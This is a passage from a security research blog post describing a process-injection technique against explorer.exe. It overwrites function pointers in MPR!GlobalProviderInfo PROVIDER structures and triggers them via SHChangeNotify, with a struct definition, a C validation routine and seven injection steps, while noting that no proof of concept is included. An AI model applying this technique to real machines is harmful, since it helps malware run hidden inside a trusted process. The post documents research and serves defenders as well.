


Figure 2. Information for VirtualBox Network Provider.

PROVIDER Structure

A legacy version was found on github and only required one additional field to be compatible with Windows 10. An array of these structures are stored in a global variable `MPR!GlobalProviderInfo`.

```
typedef struct _PROVIDER {
    NETRESOURCE                   Resource;
    DWORD                         Type;           // WNNC_NET_MSNet,
    HMODULE                       Handle;         // Handle to the pı
    LPTSTR                        DllName;        // set to NULL afte
    HMODULE                       AuthentHandle;  // Handle to authen
    LPTSTR                        AuthentDllName; // Authenticator Dl
    DWORD                         InitClass;      // Network or Authe
    DWORD                         ConnectCaps;    // Cached result of
    DWORD                         Unknown;
    PF_NPAddConnection            AddConnection;
    PF_NPAddConnection3           AddConnection3;
    PF_NPGetReconnectFlags        GetReconnectFlags;
    PF_NPCancelConnection         CancelConnection;
    PF_NPGetConnection            GetConnection;
    PF_NPGetConnection3           GetConnection3;
    PF_NPGetUser                  GetUser;
    PF_NPOpenEnum                 OpenEnum;
    PF_NPEnumResource             EnumResource;
    PF_NPCloseEnum                CloseEnum;
    PF_NPGetCaps                  GetCaps;
    PF_NPGetDirectoryType         GetDirectoryType;
    PF_NPDirectoryNotify          DirectoryNotify;
    PF_NPPropertyDialog           PropertyDialog;
    PF_NPGetPropertyText          GetPropertyText;
    PF_NPSearchDialog             SearchDialog;
    PF_NPFormatNetworkName        FormatNetworkName;
    PF_NPLogonNotify              LogonNotify;
    PF_NPPasswordChangeNotify     PasswordChangeNotify;
    PF_NPGetCaps                  GetAuthentCaps;
    PF_NPFMXGetPermCaps           FMXGetPermCaps;
    PF_NPFMXEditPerm              FMXEditPerm;
    PF_NPFMXGetPermHelp           FMXGetPermHelp;
    PF_NPGetUniversalName         GetUniversalName;
    PF_NPGetResourceParent        GetResourceParent;
    PF_NPGetResourceInformation   GetResourceInformation;
    PF_NPGetConnectionPerformance GetConnectionPerformance;
}PROVIDER, *LPPROVIDER;
```

Global Provider Info

With exception to vboxtray.exe on my test machine, the only process that uses `MPR!GlobalProviderInfo` is explorer.exe. You might find it via debugging symbols using [SymFromName](). To avoid depending on symbols, searching through the `.data` segment of MPR.dll for pointers to heap memory is required. Each pointer is read and interpreted as a `PROVIDER` structure. The following function when provided with a process handle and pointer to heap is an example of how one might perform validation. The `IsCodePtrEx` and `IsHeapPtrEx` wrapper functions simply call `VirtualQueryEx` to obtain the attributes of the memory and return TRUE for heap/code pointers or FALSE if not.

```
BOOL ValidateMPR(HANDLE hp, LPVOID cs) {
    PROVIDER prov;
```

```
    // read provider
    if(!ReadProcessMemory(hp, cs, &prov,
      sizeof(prov), &rd)) return FALSE;

    // valid scope?
    switch(prov.Resource.dwScope) {
      case RESOURCE_CONNECTED :
      case RESOURCE_GLOBALNET :
      case RESOURCE_CONTEXT   :
        break;
      default:
        return FALSE;
    }

    /// valid type?
    switch(prov.Resource.dwType) {
      case RESOURCETYPE_DISK  :
      case RESOURCETYPE_PRINT :
      case RESOURCETYPE_ANY   :
        break;
      default:
        return FALSE;
    }

    // valid display type?
    switch(prov.Resource.dwDisplayType) {
      case RESOURCEDISPLAYTYPE_NETWORK   :
      case RESOURCEDISPLAYTYPE_DOMAIN    :
      case RESOURCEDISPLAYTYPE_SERVER    :
      case RESOURCEDISPLAYTYPE_SHARE     :
      case RESOURCEDISPLAYTYPE_DIRECTORY :
      case RESOURCEDISPLAYTYPE_GENERIC   :
        break;
      default:
        return FALSE;
    }

    // if not empty, make sure it's the heap
    if(prov.Resource.lpLocalName != NULL) {
      if(!IsHeapPtrEx(hp, prov.Resource.lpLocalName))
        return FALSE;
    }

    if(prov.Resource.lpRemoteName != NULL) {
      if(!IsHeapPtrEx(hp, prov.Resource.lpRemoteName))
        return FALSE;
    }

    if(prov.Resource.lpComment != NULL) {
      if(!IsHeapPtrEx(hp, prov.Resource.lpComment))
        return FALSE;
    }

    if(prov.Resource.lpProvider != NULL) {
      if(!IsHeapPtrEx(hp, prov.Resource.lpProvider))
        return FALSE;
    }

    // ensure at least one function points to code
    if(!IsCodePtrEx(hp, prov.AddConnection))
      return FALSE;

    return TRUE;
}
```

Using the Windows Debugger attached to explorer.exe, an execution path to MPR functions from an external process was found by first setting a memory breakpoint…

```
ba r 8 MPR!GlobalProviderInfo
```

…then sending various signals to I/O ports owned by explorer.exe which eventually resulted in a breakpoint hit. Window messages are usually successful in getting a reaction and on this occasion, shell notifications provided a path to the MPR functions.

Shell Notifications

While searching for an invocation method, the [SHGetFolderLocation] API with `FOLDERID_NetworkFolder` (My Network Places) and `FOLDERID_NetHood` (Network Shortcuts) was tried and proved to be ineffective. Searching online led me to a book by [Dino Esposito] called [Visual C++ Windows Shell Programming]. He discusses the [SHChangeNotify] API and how it can be used to refresh the desktop. When explorer.exe starts, it creates and [registers] a "shell change notify" window that allows external applications to directly send it notifications about certain events like the addition or removal of files, folders and network shares. In some ways, it's a less powerful version of the [Windows Notification Facility] discussed in another post. Internally, the [CTrayNotify] class handles notifications sent to the notify window. Sending `SHCNE_ASSOCCHANGED` results in a refresh of the User Interface and additionally calls MPR functions. If you want to find this window easily, call the the undocumented `user32!GetShellChangeNotifyWindow` API which in turn retrieves it from `NtCurrentTeb()->Win32ClientInfo`.




Figure 3. Shell Change Notify Window Properties.

As you can see from the window properties in Figure 3, index zero of the window bytes has a value set. This is a heap pointer to the CTrayNotify class inside explorer.exe.

Injection Steps

At the moment, I've not provided a PoC, but will upload one later to the injection repository [under the mpr folder]. In the meantime, here's some rough steps on how the injection works.

1. Load a provider DLL and find the Relative Virtual Address (RVA) of GlobalProviderInfo in the .data segment of mpr.dll.
2. Read the base address of mpr.dll in explorer.exe and add to the GlobalProviderInfo RVA.

3. Copy/validate a PROVIDER structure from the virtual address of GlobalProviderInfo in explorer.exe.
4. Open explorer.exe, allocate RWX memory and write a payload there.
5. Overwrite a specific function pointer in remote PROVIDER structure with pointer to payload.
6. Call SHChangeNotify(SHCNE_ASSOCCHANGED) to invoke the payload.
7. Restore original function pointer in remote PROVIDER structure, deallocate memory and exit.

Summary

The CTrayNotify class and methods that handle shell notifications are more interesting as a vector than the MPR providers because notifications can still be used without MPR providers. A pointer to the class is stored on the heap and accessible via the `GetWindowLongPtr` API. One might also be able to retrieve the pointer from the Win32ClientInfo structures in the Thread Environment Block. Process injection is possible, but hijacking pointers to code is more interesting IMHO. Currently, that would be difficult to identify because a single process can have thousands of function pointers and any one one of them has the potential to redirect code!

Posted in programming, security, windows | Tagged CTrayNotify, GetShellChangeNotifyWindow, mpr, SHChangeNotify | Leave a comment